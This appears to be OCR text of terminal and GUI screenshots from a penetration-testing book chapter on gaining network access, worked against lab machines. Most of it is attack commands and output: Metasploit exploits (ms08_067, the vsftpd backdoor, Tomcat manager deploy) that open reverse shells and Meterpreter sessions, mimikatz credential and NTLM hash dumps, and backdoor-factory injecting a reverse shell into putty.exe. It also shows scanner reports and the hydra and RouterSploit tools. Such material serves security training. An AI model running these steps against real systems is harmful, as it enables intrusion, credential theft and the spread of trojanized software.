


The screenshot shows the Greenbone Security Assistant (GSA) dashboard in a Mozilla Firefox browser. The URL is <https://127.0.0.1:9392/omp?r=1&token=fd11b889-1383-463b-86ce-e06659771d96>. The dashboard features a navigation bar with tabs for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. A warning message at the top states: "Warning: SecInfo Database Missing. SCAP and/or CERT database missing on OMP server." The main content area is divided into several sections: "Tasks by Severity Class (Total: 0)" and "Tasks by status (Total: 0)" are represented by empty donut charts. "CVEs by creation time (Total: 0)" is an empty line chart. "Hosts topology" shows "No hosts with topology selected". "NVIs by Severity Class (Total: 46496)" is a donut chart with the following data: High (22939), Medium (18119), Low (1720), and Log (3398). The footer indicates "Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net".



The screenshot shows the Greenbone Security Assistant (GSA) "Tasks" page. The URL is https://127.0.0.1:9392/omp?cmd=get_tasks&token=fd11b889-1383-463b-86ce-e06659771d96. The page title is "Tasks (0 of 0)". A "Task Wizard" modal window is open, providing instructions for creating a task. The wizard includes a "Quick start: Immediately scan an IP address" section with a text input field containing "192.168.25.129". Below this, it lists four steps: 1. Create a new Target, 2. Create a new Task, 3. Start the scan task right away, and 4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress. A "Start Scan" button is visible at the bottom right of the wizard. The background shows a table with columns for "Name" and "Status", and a "Filter" bar at the top right.

Network Vulnerability Assessment



Network Vulnerability Assessment



Greenbone Security Assistant - Mozilla Firefox

https://127.0.0.1:9392/omp?cmd=get_report&report_id=fb98f519-6f4f-4ed7-9125-7bb2041d9877¬es=1&overrides=admin_qpd=70&result_hosts_only=1&token=1b1b889-138

Report: Results (51 of 366)

Vulnerability	Severity	QoD	Host	Location	Actions
Check for reexec Service	10.0 (High)	80%	192.168.25.129	512/tcp	[Info] [Details]
OS End of Life Detection	10.0 (High)	80%	192.168.25.129	general/tcp	[Info] [Details]
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.25.129	80/tcp	[Info] [Details]
Java RM Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.25.129	1099/tcp	[Info] [Details]
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.25.129	8787/tcp	[Info] [Details]
Possible Backdoor: Ingestlock	10.0 (High)	99%	192.168.25.129	1524/tcp	[Info] [Details]
DistCC Remote Code Execution Vulnerability	9.5 (High)	99%	192.168.25.129	3632/tcp	[Info] [Details]
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.25.129	3306/tcp	[Info] [Details]
VNC Brute Force Login	9.0 (High)	95%	192.168.25.129	5900/tcp	[Info] [Details]
PostgreSQL weak password	9.0 (High)	99%	192.168.25.129	5432/tcp	[Info] [Details]
DistCC Detection	8.5 (High)	95%	192.168.25.129	3632/tcp	[Info] [Details]
Check for rsh Service	8.0 (High)	80%	192.168.25.129	514/tcp	[Info] [Details]
phpinfo() output accessible	7.5 (High)	80%	192.168.25.129	80/tcp	[Info] [Details]
TIKI Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.25.129	80/tcp	[Info] [Details]
Check for Hugin Service	7.5 (High)	70%	192.168.25.129	5131/tcp	[Info] [Details]
PHP-CGI-based setup vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	192.168.25.129	80/tcp	[Info] [Details]
Test HTTP dangerous methods	7.5 (High)	99%	192.168.25.129	80/tcp	[Info] [Details]
vftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.25.129	6200/tcp	[Info] [Details]
vftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99%	192.168.25.129	21/tcp	[Info] [Details]
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.25.129	22/tcp	[Info] [Details]
TWiki Cross-Site Request Forgery Vulnerability - Sep10	6.0 (Medium)	80%	192.168.25.129	80/tcp	[Info] [Details]
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.0 (Medium)	70%	192.168.25.129	5432/tcp	[Info] [Details]
Multiple Vendors STARTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	6.0 (Medium)	99%	192.168.25.129	25/tcp	[Info] [Details]
Check for Anonymous FTP Login	6.0 (Medium)	80%	192.168.25.129	21/tcp	[Info] [Details]
TWiki Cross-Site Request Forgery Vulnerability	6.0 (Medium)	80%	192.168.25.129	80/tcp	[Info] [Details]
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	6.0 (Medium)	99%	192.168.25.129	445/tcp	[Info] [Details]
HTTP Debugging Methods (TRACE/TRACK) Enabled	6.0 (Medium)	99%	192.168.25.129	80/tcp	[Info] [Details]
Check if Mailserver answer to VRFY and EXPN requests	6.0 (Medium)	99%	192.168.25.129	25/tcp	[Info] [Details]
jdsc directory browsable	6.0 (Medium)	80%	192.168.25.129	80/tcp	[Info] [Details]
SSL/TLS: Certificate Expired	6.0 (Medium)	95%	192.168.25.129	25/tcp	[Info] [Details]

Chapter 6: Gaining Network Access



```
root@kali: /usr/share/wordlists
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb          dnsmap.txt   fern-wifi    nmap.lst     sqlmap.txt
dirbuster     fasttrack.txt metasploit   rockyou.txt.gz wfuzz
root@kali:/usr/share/wordlists#
```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hash-identifier
#####
#
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#####

-----
HASH: 5e36c9f741aac0be6250faecf38e9c7a

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress)
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
[+] md5($username.0.$pass)
[+] md5($username.LF.$pass)
[+] md5($username.md5($pass).$salt)
[+] md5(md5($pass))
[+] md5(md5($pass).$salt)
[+] md5(md5($pass).md5($salt))
[+] md5(md5($salt).$pass)

```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130  
RHOST => 192.168.25.130  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] 192.168.25.130:445 - Automatically detecting the target...  
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.25.130  
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1130) at 2018-08-24 18:59:57 +0530  
  
meterpreter > load mimikatz  
Loading extension mimikatz...Success.  
meterpreter > kerberos  
[+] Running as SYSTEM  
[*] Retrieving kerberos credentials  
kerberos credentials  
=====
```

AuthID	Package	Domain	User	Password
0:997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0:996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0:60282	NTLM	MSHOME	SAGAR-C51B4AADE\$	
0:999	NTLM	SAGAR-C51B4AADE	shareuser	admin

```
meterpreter > msv  
[+] Running as SYSTEM  
[*] Retrieving msv credentials  
msv credentials  
=====
```

AuthID	Package	Domain	User	Password
0:996	Negotiate	NT AUTHORITY	NETWORK SERVICE	lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0:530855	NTLM	SAGAR-C51B4AADE	shareuser	lm{ f0d412bd764ffe81aad3b435b51404ee }, ntlm{ 209c6174da490caeb422f3fa5a7ae634 }
0:997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials KO)
0:60282	NTLM	MSHOME	SAGAR-C51B4AADE\$	n.s. (Credentials KO)
0:999	NTLM	MSHOME	SAGAR-C51B4AADE\$	n.s. (Credentials KO)

```
meterpreter > |
```

```
root@kali: ~
File Edit View Search Terminal Help
CRUNCH(1)                                General Commands Manual                                CRUNCH(1)

NAME
  crunch - generate wordlists from a character set

SYNOPSIS
  crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
  Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program. The required parameters are:

  min-len
    The minimum length string you want crunch to start at. This option is required even for parameters that won't use the value.

  max-len
    The maximum length string you want crunch to end at. This option is required even for parameters that won't use the value.

  charset string
    You may specify character sets for crunch to use on the command line or if you leave it blank crunch will use the default character sets. The order MUST BE lower case characters, upper case characters, numbers, and then symbols. If you don't follow this order you will not get the results you want. You MUST specify either values for the character type or a plus sign. NOTE: If you want to include the space character in your character set you must escape it using the \ character or enclose your character set in quotes i.e. "abc ". See the examples 3, 11, 12, and 13 for examples.

OPTIONS
  -b number[type]
    Specifies the size of the output file, only works if -o START is used, i.e.: 60MB. The output files will be in the format of starting letter-ending letter for example: ./crunch 4 5 -b 20mb
    -o START will generate 4 files: aaa-yyfed.txt, pfffz-ombyr.txt, omhgz-wcodyt.txt, wcydu-zzzzz.txt valid values for type are kb, mb, gb, kkb, mmb, and ggb. The first three types are based on 1000 while the last three types are based on 1024. NOTE There is no space between the number and type. For example 500mb is correct 500 mb is NOT correct.

  -c number
    Specifies the number of lines to write to output file, only works if -o START is used, i.e.: 60. The output files will be in the format of starting letter-ending letter for example: ./crunch 1 1 -f /pentest/password/crunch/charset.lst mixalpha-numeric-all-space -o START -c 60 will result in 2 files: a-7.txt and 8-\.txt The reason for the slash in the second filename is the ending character is space and ls has to escape it to print it. Yes you will need to put in the \ when specifying the filename because the last character is a space.

  -d number[symbol]
    Limits the number of duplicate characters. -d 20 limits the lower case alphabet to output like aab and aac. aaa would not be generated as that is 3 consecutive letters of a. The format is number then symbol where number is the maximum number of consecutive characters and symbol is the symbol of the the character set you want to limit i.e. 0/3^ See examples 17-19.

  -e string
    Specifies when crunch should stop early

  -f /path/to/charset.lst charset-name
    Specifies a character set from the charset.lst

  -i
    Inverts the output so instead of aaa,aab,aac,aad, etc you get aaa,baa,caa,dab,baa, etc

  -l
    When you use the -t option this option tells crunch which symbols should be treated as literals. This will allow you to use the placeholders as letters in the pattern. The -l option should be the same length as the -t option. See example 15.

  -m
    Merged with -p. Please use -p instead.

  -o wordlist.txt
    Specifies the file to write the output to or wordlist.txt
    Manual page crunch(1) line 1 (press h for help or q to quit)
```

```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX.CHARSET] [-c TIME] [-ISOUvVd46] [service://server[:PORT]][/OPT]]

Options:
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack, one entry per line, ':' to specify port
  -t TASKS run TASKS number of connects in parallel per target (default: 16)
  -U service module usage details
  -h more command line options (COMPLETE HELP)
  server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service the service to crack (see below for supported protocols)
  OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] mssql mysql nntp oracle-listener oracle-sid pcanynwhere pcnfs pop3[s] postgrs radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpmp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~#
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# backdoor-factory -f /root/Desktop/putty.exe -s reverse_shell_tcp_inline -H 192.168.25.128 -P 8080

#####
BDFactory
#####

Author: Joshua Pitts
Email: the.midnite.runr[-at ]gmail<d o-t>com
Twitter: @midnite_runr
IRC: freenode.net #BDFactory

Version: 3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Gathering file info
[*] Overwriting certificate table pointer
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 411
[*] All caves lengths: 411
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 411
[*] Available caves:
1. Section Name: .00cfg; Section Begin: 0x400 End: 0x600; Cave begin: 0x407 End: 0x600; Cave Size: 505
2. Section Name: .xdata; Section Begin: 0xb0800 End: 0xb1000; Cave begin: 0xb0e0f End: 0xb0ffc; Cave Size: 493
*****
[!] Enter your selection: 1
[!] Using selection: 1
[*] Changing flags for section: .00cfg
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
```


Scan Tools Profile Help

Target: 192.168.25.129 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.25.129

Hosts		Services		Nmap Output		Ports / Hosts		Topology		Host Details		Scans	
OS	Host	Port	Protocol	State	Service	Version							
	192.168.25.129	21	tcp	open	ftp	vsftpd 2.3.4							
		22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)							
		23	tcp	open	telnet	Linux telnetd							
		25	tcp	open	smtp	Postfix smtpd							
		53	tcp	open	domain	ISC BIND 9.4.2							
		80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)							
		111	tcp	open	rpcbind	2 (RPC #100000)							
		139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)							
		445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)							
		513	tcp	open	login	OpenBSD or Solaris rlogind							
		514	tcp	open	tcpwrapped								
		2049	tcp	open	nfs	2-4 (RPC #100003)							
		2121	tcp	open	ftp	ProFTPD 1.3.1							
		3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5							
		5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7							
		5900	tcp	open	vnc	VNC (protocol 3.3)							
		6000	tcp	open	X11	(access denied)							
		8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)							
		512	tcp	open	exec	netkit-rsh rexecd							
		1099	tcp	open	java-rmi	Java RMI Registry							
		1524	tcp	open	shell	Metasploitable root shell							
		6667	tcp	open	irc	UnrealIRCd							
		8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1							

Filter Hosts


```
root@kali: ~
File Edit View Search Terminal Help

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     21               yes       The target address
  RPORT     21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  -
  0   Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.25.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.25.129:21 - USER: 331 Please specify the password.
[+] 192.168.25.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.25.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.25.128:35473 -> 192.168.25.129:6200) at 2018-08-24 15:23:40 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > search tomcat_mgr  
[!] Module database cache not built yet, using slow search  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/http/tomcat_mgr_login		normal	Tomcat Application Manager Login Utility
exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Apache Tomcat Manager Authenticated Upload Code Execution

```
msf > []
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp  
PAYLOAD => java/meterpreter/reverse_tcp  
msf exploit(multi/http/tomcat_mgr_deploy) > show options  
  
Module options (exploit/multi/http/tomcat_mgr_deploy):  


| Name         | Current Setting | Required | Description                                                          |
|--------------|-----------------|----------|----------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                              |
| HttpUsername |                 | no       | The username to authenticate as                                      |
| PATH         | /manager        | yes      | The URI path of the manager app (/deploy and /undeploy will be used) |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]         |
| RHOST        |                 | yes      | The target address                                                   |
| RPORT        | 80              | yes      | The target port (TCP)                                                |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                           |
| VHOST        |                 | no       | HTTP server virtual host                                             |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LHOST |                 | yes      | The listen address |
| LPORT | 4444            | yes      | The listen port    |


  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.25.129  
RHOST => 192.168.25.129  
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.25.128  
LHOST => 192.168.25.128  
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPUSERNAME tomcat  
HTTPUSERNAME => tomcat  
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPPASSWORD tomcat  
HTTPPASSWORD => tomcat  
msf exploit(multi/http/tomcat_mgr_deploy) > set target 0  
target => 0  
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180  
RPORT => 8180  
msf exploit(multi/http/tomcat_mgr_deploy) > exploit  
  
[*] Started reverse TCP handler on 192.168.25.128:4444  
[*] Attempting to automatically select a target...  
[*] Automatically selected target "Linux x86"  
[*] Uploading 6258 bytes as G0U6.war ...  
[*] Executing /G0U6/XWAnBjSG4zcIbyPlqQls.jsp...  
[*] Undeploying G0U6 ...  
[*] Sending stage (53837 bytes) to 192.168.25.129  
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.129:37697) at 2018-08-24 15:37:00 +0530
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# routersploit  
  
Routersploit  
Exploitation Framework for Embedded Devices by Threat9  
  
Codename : I Knew You Were Trouble  
Version : 3.2.0  
Homepage : https://www.threat9.com - @threatnine  
Join Slack : https://www.threat9.com/slack  
  
Join Threat9 Beta Program - https://www.threat9.com  
  
Exploits: 127 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders: 3  
rsf > █
```

```
root@kali: ~  
File Edit View Search Terminal Help  
rsf > use scanners/autopwn  
rsf (AutoPwn) > show options  
  
Target options:  
  
Name          Current settings  Description  
----          -  
target        Target IPv4 or IPv6 address  
  
Module options:  
  
Name          Current settings  Description  
----          -  
http_port     80                Target Web Interface Port  
http_ssl      false             HTTPS enabled: true/false  
ftp_port      21                Target FTP port (default: 21)  
ftp_ssl       false             FTPS enabled: true/false  
ssh_port      22                Target SSH port (default: 22)  
telnet_port   23                Target Telnet port (default: 23)  
threads       8                 Number of threads  
  
rsf (AutoPwn) > set target 192.168.0.1  
[+] target => 192.168.0.1  
rsf (AutoPwn) > set threads 1  
[+] threads => 1  
rsf (AutoPwn) > run  
[*] Running module...  
  
[*] Starting vulnerablity check...  
[*] thread-0 thread is starting...  
[*] thread-0 thread is terminated.  
[*] Elapsed time: 0.0003497600555419922 seconds  
  
[*] 192.168.0.1 Starting default credentials check...  
[*] thread-0 thread is starting...  
[*] thread-0 thread is terminated.  
[*] Elapsed time: 0.0003368854522705078 seconds  
  
[-] 192.168.0.1 Could not confirm any vulnerability  
  
[-] 192.168.0.1 Could not find default credentials  
rsf (AutoPwn) > 
```



```
Terminal
File Edit View Search Terminal Help

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.4
Current version: 7.7.9

